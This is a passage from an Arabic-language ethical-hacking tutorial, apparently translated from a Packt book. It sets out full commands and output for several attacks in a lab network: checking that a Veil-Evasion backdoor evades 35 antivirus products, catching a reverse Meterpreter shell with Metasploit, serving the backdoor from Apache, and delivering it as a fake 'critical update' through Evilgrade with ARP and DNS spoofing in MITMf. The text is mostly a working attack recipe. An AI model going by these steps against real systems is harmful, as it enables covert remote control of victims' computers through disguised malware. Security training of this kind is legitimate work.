
Hit enter to continue...
```

لاختبار الباب الخلفي الخاص بنا، سنتجاوز أمر **Veil's checkvt**، والذي ليس دائمًا دقيقًا، وVirusTotal، الذي يشارك نتائجه مع برنامج مكافحة الفيروسات، ونختار بدلاً من ذلك موقع NoDistribute كما هو موضح في لقطة الشاشة التالية:




الآن، سنقوم بالنقر فوق "تصفح" **(Browse)** ... وانتقل إلى ملفنا على

/usr/share/veil–output/compiled/، كما هو موضح على النحو التالي:




بمجرد النقر فوق Scan File، يمكننا أن يتجاوز الملف الذي حمّلناه بنجاح جميع برامج مكافحة الفيروسات، كما هو موضح في لقطة الشاشة التالية:

Text Results | Image Results | Links | History

**Filename**
rev_https_8080.exe

**Size**
2.78 MB

**MD5**
5975540da37e8d04553049a3b7b25e3a

**SHA256**
5c716fa3a370100b4c606c3a605afeebb816ea1399b5c4f0cf65b3c19366d557

**Detected by**

**Scan Date**
3/29/2017, 8:49:27 AM

Your file has been scanned with 35 different antivirus software **(no results have been distributed)**.
The results of the scans has been provided below in alphabetical order.

Rescan This File

Tip: hover over an Antivirus to see its version at the time of the scan

A-Squared: Clean
Ad-Aware: Clean
Avast: Clean
AVG Free: Clean
Avira: Clean
BitDefender: Clean
BullGuard: Clean
Kaspersky Antivirus: Clean
McAfee: Clean
MS Security Essentials: Clean
NANO Antivirus: Clean
Norman: Clean
Norton Antivirus: Clean
Panda CommandLine: Clean

سوف يعمل الحجاب بشكل أفضل عندما يتم تحديثه بأحدث إصدار.

## التنصت على الاتصالات | Listening for connections

يستخدم الباب الخلفي الذي أنشأناه حمولة عكسية. لتشغيل الحمولة العكسية، نحتاج إلى فتح منفذ في آلة Kali الخاصة بنا حتى يتمكن الجهاز المستهدف من الاتصال به. عندما أنشأنا الباب الخلفي، قمنا بتعيين المنفذ إلى 8080، لذلك نحن بحاجة إلى فتح منفذ 8080 على جهاز Kali لدينا. في هذا المثال، اسم الحمولة المختارة لدينا هو meterpreter / rev_https.

الآن، سنقوم بتقسيم الشاشة الخاصة بنا والاستماع إلى الاتصالات الواردة باستخدام إطار عمل Metasploit. سوف نستخدم الأمر msfconsole لتشغيل Metasploit، ويجب أن يولد مخرجات مماثلة للشاشة التالية:

```
root@kali:~# msfconsole

        .                                          .
 .

      dBBBBBBb  dBBBP dBBBBBBP dBBBBBb  .                       o
       '   dB'                     BBP
    dB'dB'dB' dBBP     dBP     dBP BB
   dB'dB'dB' dBP      dBP     dBP  BB
  dB'dB'dB' dBBBBP   dBP     dBBBBBBB

                                   dBBBBBP  dBBBBBb  dBP    dBBBBP dBP dBBBBBBP
          .                  .                  dB' dBP    dB'.BP
                             |       dBP    dBBBB' dBP    dB'.BP dBP    dBP
                           --o--    dBP    dBP    dBP    dB'.BP dBP    dBP
                             |     dBBBBP dBP    dBBBBP dBBBBP dBP    dBP

                                                                    .
                .
        o                  To boldly go where no
                            shell has gone before


       =[ metasploit v4.16.58-dev                         ]
+ -- --=[ 1769 exploits - 1007 auxiliary - 307 post       ]
+ -- --=[ 537 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

للاستماع إلى اتصال وارد، نحتاج إلى استخدام وحدة نمطية في Metasploit والتي هي exploit/multi/handler. استخدم الأمر التالي لتشغيل هذه الوحدة:

```
use exploit/multi/handler
```

بمجرد تشغيل هذا الأمر، انتقل إلى وحدة **exploit/multi/handler**. أهم شيء نود تحديده في هذه الوحدة هو الحمولة التي نقوم بها باستخدام الأمر **set**. الآن استخدم الأمر التالي لتعيين الحمولة كـ **windows/meterpreter/revers_https**:

```
set PAYLOAD windows/meterpreter/revers_https
```

الآن، سنستخدم أمر show options لنرى أن الحمولة قد تغيرت إلى windows / meterpreter / revers_https، كما هو موضح في لقطة الشاشة التالية:

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The local listener hostname
   LPORT     8443             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

سنقوم بتعيين LHOST على عنوان IP الخاص بجهاز Kali لدينا باستخدام الأمر التالي:

```
set LHOST 10.0.2.15
```

قبل الذهاب إلى أبعد من ذلك، سنحرص على ضبط الحمولة والمضيف والمنفذ بشكل صحيح بنفس القيمة التي تم إنشاؤها باستخدام الباب الخلفي في الأصل، كما هو موضح أدناه:

```
msf exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


ما علينا القيام به هو تنفيذ أمر exploit. الآن، ينتظر Metasploit وجود اتصال على المنفذ 8080 وعلى عنوان IP الخاص بنا، والذي هو 10.0.2.15، كما هو موضح في لقطة الشاشة التالية. بمجرد إنشاء اتصال، سنكون قادرين على التحكم في الحاسوب الهدف:

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8080
```

الآن، سنختبر أن بابنا الخلفي يعمل كما هو متوقع. للقيام بذلك، سنضع الباب الخلفي الخاص بنا على خادم الويب وتنزيله من جهاز Windows الهدف. سنستخدم هذا النهج فقط لاختبار بابنا الخلفي.

كما نعلم أنه يمكن استخدام جهاز Kali كموقع على الويب، لذلك سنضع الباب الخلفي الخاص بنا على الإنترنت وننزله من الحاسوب الهدف. سنحتفظ بهذا التنزيل في مجلد يسمى ملفات الشر، كما هو موضح في لقطة الشاشة التالية:




الآن، فإن الباب الخلفي الذي أنشأناه باستخدام Veil-Evasion، المخزن في

/var/lib/veil-evasion/output/compiled، نحتاج إلى نسخها ولصقها في دليل files-evil.


وهذا كل شيء. يمكننا تنزيل الملف من كالي.

لبدء تشغيل موقع الويب أو خادم الويب، ادخل الأمر التالي في الجهاز:

```
root@kali :~# service apache2 start
```

هنا، service هو الأمر، وapach2 هو اسم خادم الويب. الآن، سنقوم بالضغط على Enter لتنفيذ الأمر أعلاه.


الآن، سوف نذهب إلى آلة Window وننتقل إلى عنوان IP الخاص بجهاز Kali لدينا وهو 10.0.2.15. يجب أن يفتح هذا الملف index.html الأساسي الذي أنشأناه. يخبرنا أن خادم الويب لدينا يعمل، كما هو موضح على النحو التالي:





إذا كنا نريد الانتقال إلى الدليل الذي يحتوي على الباب الخلفي، فسنذهب إلى

10.0.2.15/evil-files

ونضغط على Enter. ثم يمكننا تنزيل وتشغيل الباب الخلفي، كما هو موضح في لقطة الشاشة التالية:






# Index of /evil-files

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| rev_https_8080.exe | 2018-06-18 05:21 | 2.8M | |

*Apache/2.4.33 (Debian) Server at 10.0.2.15 Port 80*

الآن بعد أن قمنا بتشغيل الباب الخلفي على جهاز Windows، ستخبرنا آلة Kali بأننا تلقينا اتصالًا من الحاسوب الهدف، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8080
[*] https://10.0.2.15:8080 handling request from 10.0.2.5; (UUID: lzfyzdlf) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.5:50208) at 2018-06-18 07:03:49 -0400

meterpreter > 
```

الآن لدينا حق الوصول الكامل عبر جهاز Windows. كما نرى في لقطة الشاشة السابقة، لدينا جلسة Meterpreter، والتي تتيح لنا أن نفعل أي شيء يمكن للمستخدم الفعلي لهذا الحاسوب القيام به.

يمكننا استخدام الأمر sysinfo، للتحقق من أن الباب الخلفي يعمل بشكل صحيح. بعد تنفيذ هذا الأمر، سنرى أننا داخل الجهاز MSEDGEWIN10، الذي يقوم بتشغيل Windows 10 (Build 17134)، ببنية x64، ويستخدم لغة en_US، و x86 Meterpreter لنظام Windows، كما هو موضح في لقطة الشاشة التالية:

```
meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
```

الآن اخترقنا الحاسوب المستهدف.

## Fake bdm1 Update | تحديث bdm1 وهمي

الآن، لدينا باب خلفي غير قابل للكشف، لكن ما زلنا لم نجد طريقة فعالة لتسليم هذا الباب إلى الحاسوب الهدف. في الحياة الواقعية، إذا طلبنا من الهدف تنزيل ملف قابل للتنفيذ وتشغيله، فمن المحتمل ألا يقوم بتنزيله وتشغيله، لذلك نحن الآن نبحث في كيفية مزيفة التحديث بحيث يريد المستخدم تنزيل وتثبيت الملف القابل للتنفيذ على آلة.

سيعمل هذا السيناريو حتى نكون في منتصف الاتصال. على سبيل المثال، عند إعادة توجيه حركة المرور عبر الهاتف المحمول، أو عند تنفيذ هجوم man-in-the-middle، أو عند استخدام شبكة وهمية.

في هذا القسم، سننظر في خداع DNS بالتسمم ARP. هذا يعني أننا في نفس الشبكة مثل الجهاز المستهدف. في مثالنا، الشبكة سلكية. سنستخدم أداة تسمى Evilgrade للعمل كخادم لإنتاج التحديثات المزيفة. باستخدام الرابط التالي، يمكننا تنزيل Evilgrade:

https://github.com/PacktPublishing/Fundamentals-of-Ethical-Hacking-from-Scratch

بمجرد قيامنا بتنزيل وتشغيل الأمر evilgrade، سنقوم بتشغيل الأمر show modules للاطلاع على قائمة البرامج، ويمكننا اختطاف التحديثات كما هو موضح في لقطة الشاشة التالية:

```
evilgrade>show modules

List of modules:
===============

allmynotes
amsn
appleupdate
appstore
apptapp
apt
atube
autoit3
bbappworld
blackberry
bsplayer
ccleaner
clamwin
cpan
cygwin
dap
```

في لقطة الشاشة أعلاه، يوجد 67 برنامجًا يمكنها اختطاف تحديثات منها، بما في ذلك بعض البرامج الشائعة مثل Nokia و Safari و Google و Analytics و Download Accelerator Plus، وهو ما سنستخدمه في هذا المثال.

الآن، سنقوم بتشغيل الأمر config dap لاستخدام DAP Module. بعد ذلك، سوف نستخدم show options لإظهار جميع الخيارات القابلة للتكوين المتاحة، كما هو موضح في لقطة الشاشة التالية:

```
evilgrade>configure dap
evilgrade(dap)>show options

Display options:
===============

Name = Download Accelerator
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(update.speedbit.com)"

.--------------------------------------------------------------------------------------------------------------.
| Name        | Default                                            | Description                              |
+-------------+----------------------------------------------------+------------------------------------------+
| description | This critical update fix internal vulnerability    | Description display in the update        |
| endsite     | update.speedbit.com/updateok.html                  | Website display when finish update       |
| enable      |                                                  1 | Status                                   |
| title       | Critical update                                    | Title name display in the update         |
| failsite    | www.speedbit.com/finishupdate.asp?noupdate=&R=0    | Website display when did't finish update |
| agent       | ./agent/agent.exe                                  | Agent to inject                          |
'-------------+----------------------------------------------------+------------------------------------------'
```

في لقطة الشاشة أعلاه، سنركز على الوكيل، لذلك نحتاج إلى استبدال مسار ./agent/agent.exe بمسار البرنامج الذي سيتم تثبيته كتحديث. في حالتنا، نريد تثبيت باب خلفي كتحديث.

في قسم إنشاء باب خلفي بـveil ، نستخدم reverse_http، لا تعمل مع DAP. ولكن في هذا القسم، سنستخدم باب خلفي مختلف يسمى backdoor.exe يستخدم حمولة reverse_http.

ملاحظة: لإنشاء مثل هذا الباب الخلفي، يرجى الرجوع إلى الخطوات الموجودة في قسم إنشاء باب خلفي بـveil.

الآن، سنقوم بتغيير الوكيل (agent)، بحيث ينفذ الباب الخلفي الخاص بنا بدلاً من التحديث، كما هو موضح في الأمر التالي:

```
set agent /var/www/html/backdoor.exe
```

سنستبدل المسار الموجود في الأمر إلى المسار حيث reverse_http يوضع الباب الخلفي في مكانه. ثم سنقوم بتشغيل الأمر show options للتحقق من أنه قد تم تكوينه بشكل صحيح، كما هو موضح في لقطة الشاشة التالية:

```
evilgrade(dap)>set agent /var/www/html/backdoor.exe
set agent, /var/www/html/backdoor.exe
evilgrade(dap)>show options

Display options:
===============

Name = Download Accelerator
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(update.speedbit.com)"

.--------------------------------------------------------------------------------------------------------.
| Name        | Default                                        | Description                             |
+-------------+------------------------------------------------+-----------------------------------------+
| description | This critical update fix internal vulnerability | Description display in the update       |
| endsite     | update.speedbit.com/updateok.html              | Website display when finish update      |
| enable      |                                              1 | Status                                  |
| title       | Critical update                                | Title name display in the update        |
| failsite    | www.speedbit.com/finishupdate.asp?noupdate=&R=0 | Website display when did't finish update |
| agent       | /var/www/html/backdoor.exe                     | Agent to inject                         |
'-------------+------------------------------------------------+-----------------------------------------'
```

يمكننا أيضًا تعيين أي خيارات أخرى نريدها هنا. نحن فقط سنكتب set options ملحوقا باسم الخيار.

في المستقبل، ربما لن يعمل هذا الموقع الإلكتروني، لذلك إذا عرض خطأً على الحاسوب المستهدف، فسنغير هذا الموقع إلى أي موقع ويب نريده. سنقوم بتغييره إلى update.speedbit.com.

عندما يكون كل شيء جاهزًا، سنقوم بتشغيل الأمر start لبدء تشغيل الخادم، كما هو موضح في لقطة الشاشة التالية:

```
evilgrade(dap)>start
Use of uninitialized value $prompt in concatenation (.) or string at /usr/lib/x86_64-linux-gnu/perl5/5.26/Term/ReadLine/Gnu.pm line 338.
evilgrade(dap)>
[19/6/2018:0:17:31] - [WEBSERVER] - Webserver ready. Waiting for connections ...

evilgrade(dap)>
[19/6/2018:0:17:31] - [DNSSERVER] - DNS Server Ready. Waiting for Connections ...
```

الآن، في أي وقت يتلقى فيه Evilgrade طلب تحديث، سيُخبر كل من يطلب تحديثًا بوجود تحديث باب خلفي لدينا. للقيام بذلك، نحتاج إلى إعادة توجيه أي طلب من موقع update.speedbit.com إلى Evilgrade.

سنفعل هذا التبديل باستخدام هجوم DNS spoofing. باستخدام هذا، يمكننا محاكاة لأي طلبات من update.speedbit.com إلى Evilgrade (وعنوان IP الخاص بنا).

الآن، نفتح ملف mitmf.conf باستخدام Leafpad باستخدام الأمر

```
root@kali :~# leafpad /etc/mitmf/mitmf.conf
```

ثم لتجنب التعارض مع Evilgrade، سنقوم بتغيير منفذ خادم DNS إلى 5353، كما هو موضح في لقطة الشاشة التالية:

```
[[DNS]]

        #
        # Here you can configure MITMf's internal DNS server
        #

        tcp      = Off        # Use the TCP DNS proxy instead of the default UDP (not fully tested, might break stuff!
        port     = 5353         # Port to listen on
        ipv6     = Off        # Run in IPv6 mode (not fully tested, might break stuff!)

        #
        # Supported formats are 8.8.8.8#53 or 4.2.2.1#53#tcp or 2001:4860:4860::8888
        # can also be a comma seperated list e.g 8.8.8.8,8.8.4.4
        #
        nameservers = 8.8.8.8

        [[[A]]]     # Queries for IPv4 address records
        *.thesprawl.org=192.168.178.27
        update.speedbit.com=10.0.2.15
```

إذا ألقينا نظرة على سجلات A، فسنرى أننا نعيد توجيه أي طلبات إلى update.speedbit.com إلى 10.0.2.15، عنوان IP الخاص بنا، والذي يعمل عليه Evilgrade.

الآن، سنقوم بتشغيل MITMF باستخدام الأمر التالي:

```
root@kali :~# Mitmf --arp --spoof --gateway
10.0.2.1 --target 10.0.2.5 –i etho --dns
```

ثم نضغط Enter. اكتمل خداع DNS. الآن بعد تشغيل Evilgrade، يمكن تنزيل بابنا الخلفي وتنفيذه من update.speedbit.com:

```
root@kali:~# mitmf --arp --spoof --gateway 10.0.2.1 --target 10.0.2.5 -i eth0 --dns

[*] MITMf v0.9.8 - 'The Dark Side'
|_ Spoof v0.6
|   |_ DNS spoofing enabled
|   |_ ARP spoofing enabled
|
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ Net-Creds v1.0 online
|_ MITMf-API online
 * Serving Flask app "core.mitmfapi" (lazy loading)
Error starting HTTP server: [Errno 98] Address already in use
|_ HTTP server online
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
 * Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```

للاستماع إلى الاتصالات، قم بتغيير الخيارات الموجودة على محطة msfconsole. للقيام بذلك، سوف نستخدم وحدة exploit/multi/handler، وتحديد الحمولة إلى windows / meterpreter / revers_http ، وتحديد LHOST على 10.0.2.15 ، وهي عنوان ip لجهازنا الكالي، و LPORT إلى 8080، كما هو مبين في لقطة الشاشة التالية :

```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The local listener hostname
   LPORT     8080             yes       The local listener port
   LURI                       no        The HTTP Path
```

للتكرار، سيقوم البرنامج المستهدف بالتحقق من وجود تحديثات باستخدام update.speedbit.com، والذي سيعيد التوجيه إلى عناوين IP حيث يتم تشغيل Evilgrade.

الآن، نحن بحاجة إلى التحقق من وجود تحديثات DAP على الحاسوب الهدف. في حالتنا، فإن الجهاز المستهدف هو جهاز يعمل بنظام Windows. عندما نحاول تحديث تطبيق DAP، يجب أن يخبرنا مربع الحوار أن التحديث الضروري مطلوب، كما هو موضح في لقطة الشاشة التالية:

عند تنزيل التحديث وتثبيته، سنقوم بتشغيل الأمر sysinfo في جلسة المحطة الطرفية Meterpreter على جهاز Kali لدينا للتأكد من أننا نسيطر على الجهاز الهدف، كما هو موضح في لقطة الشاشة التالية:

```
msf exploit(multi/handler) > exploit

[*] Started HTTP reverse handler on http://10.0.2.15:8080
[*] http://10.0.2.15:8080 handling request from 10.0.2.5; (UUID: xsscb7da) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080 -> 10.0.2.5:50942) at 2018-06-22 04:35:11 -0400

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (Build 17134).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
```

